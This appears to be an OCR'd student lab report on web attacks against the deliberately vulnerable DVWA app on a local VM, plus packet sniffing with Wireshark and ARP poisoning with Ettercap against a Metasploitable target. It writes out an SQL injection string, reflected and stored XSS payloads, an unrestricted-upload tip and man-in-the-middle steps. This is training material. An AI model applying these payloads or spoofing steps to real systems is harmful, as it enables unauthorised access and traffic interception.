
Step 4: SQL Injection is the process of passing the queries, so that we can get unauthorized access


Step 5: SQL Injection (Blind) is also a kind of SQL injection used to attack data- driven applications using SQL statements. SQL statements are inserted into an entry field for execution.


Step 6: XSS reflected-Used to add the script <script>alert(“hacked”) </script>


Step 7: XSS stored -Used to add the script but the effect here is permanent


Step 8: To check the vulnerability in the upload. We can upload any files that cause damage or hacking. If the website or any form does not specify the document type, we can easily add any scripts or txt format in order to hack


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Damn Vulnerable Web A
Index of /dvwa//hackable/up
192.168.56.102/dvwa/vulnerabilities/sqli/?id=1"or"1%3D"1&Submit=Submit#
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: 1"or"1="1
First name: admin
Surname: admin
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Right Ctrl
ENG
IN
12:52
23-02-2023


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Damn Vulnerable Web A
Index of /dvwa//hackable/up
192.168.56.102/dvwa/vulnerabilities/xss_r/?name=<script>alert("Hacked")<%2Fscript>#
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
Hello
192.168.56.102
Hacked
OK
Read 192.168.56.102
Right Ctrl
ENG
IN
12:52
23-02-2023


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Kali Linux
Damn Vulnerable Web A
Index of /dvwa//hackable/up
192.168.56.102/dvwa/vulnerabilities/xss_s/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
Message *
Sign Guestbook
192.168.56.102
hello
Cancel
OK
Message: <script>alert('hacked')</script>
Name: thor
Message:
Read 192.168.56.102
Right Ctrl
ENG
IN
12:52
23-02-2023





2. Perform Sniffing

a) Perform Sniffing using Wireshark in kali Linux


Step 1: Getting super user access using the command **$ sudo -s**


Step 2: Enter the command **Wireshark** in the kali


Step 3: Search for **testfire.net** in Firefox

Step 4: Sign in using the username and password. Then you will be directed to another page

Step 5: Select eth0 which we get from the Wireshark. Then enter http on top of the page







b) Perform Sniffing using Ettercap in kali Linux

Step 1: Getting super user access using the command **$ sudo -s**

Step 2: Check the IP address of the target (Metasploitable) using **ifconfig**

Step 3: Enter the command **nbtscan**, it is a program for scanning IP networks for NetBIOS name information

Step 4: Enter the command **Ettercap -G**


Step 5: Click on the 3 dots on top of Ettercap window and choose host and select and scan for the hosts


Step 6: Once again click on host and choose hostlist


Step 7: Click on the globe icon choose for ARP poisoning. Then set IP of windows to target1and IP of metaspoiltable to target2

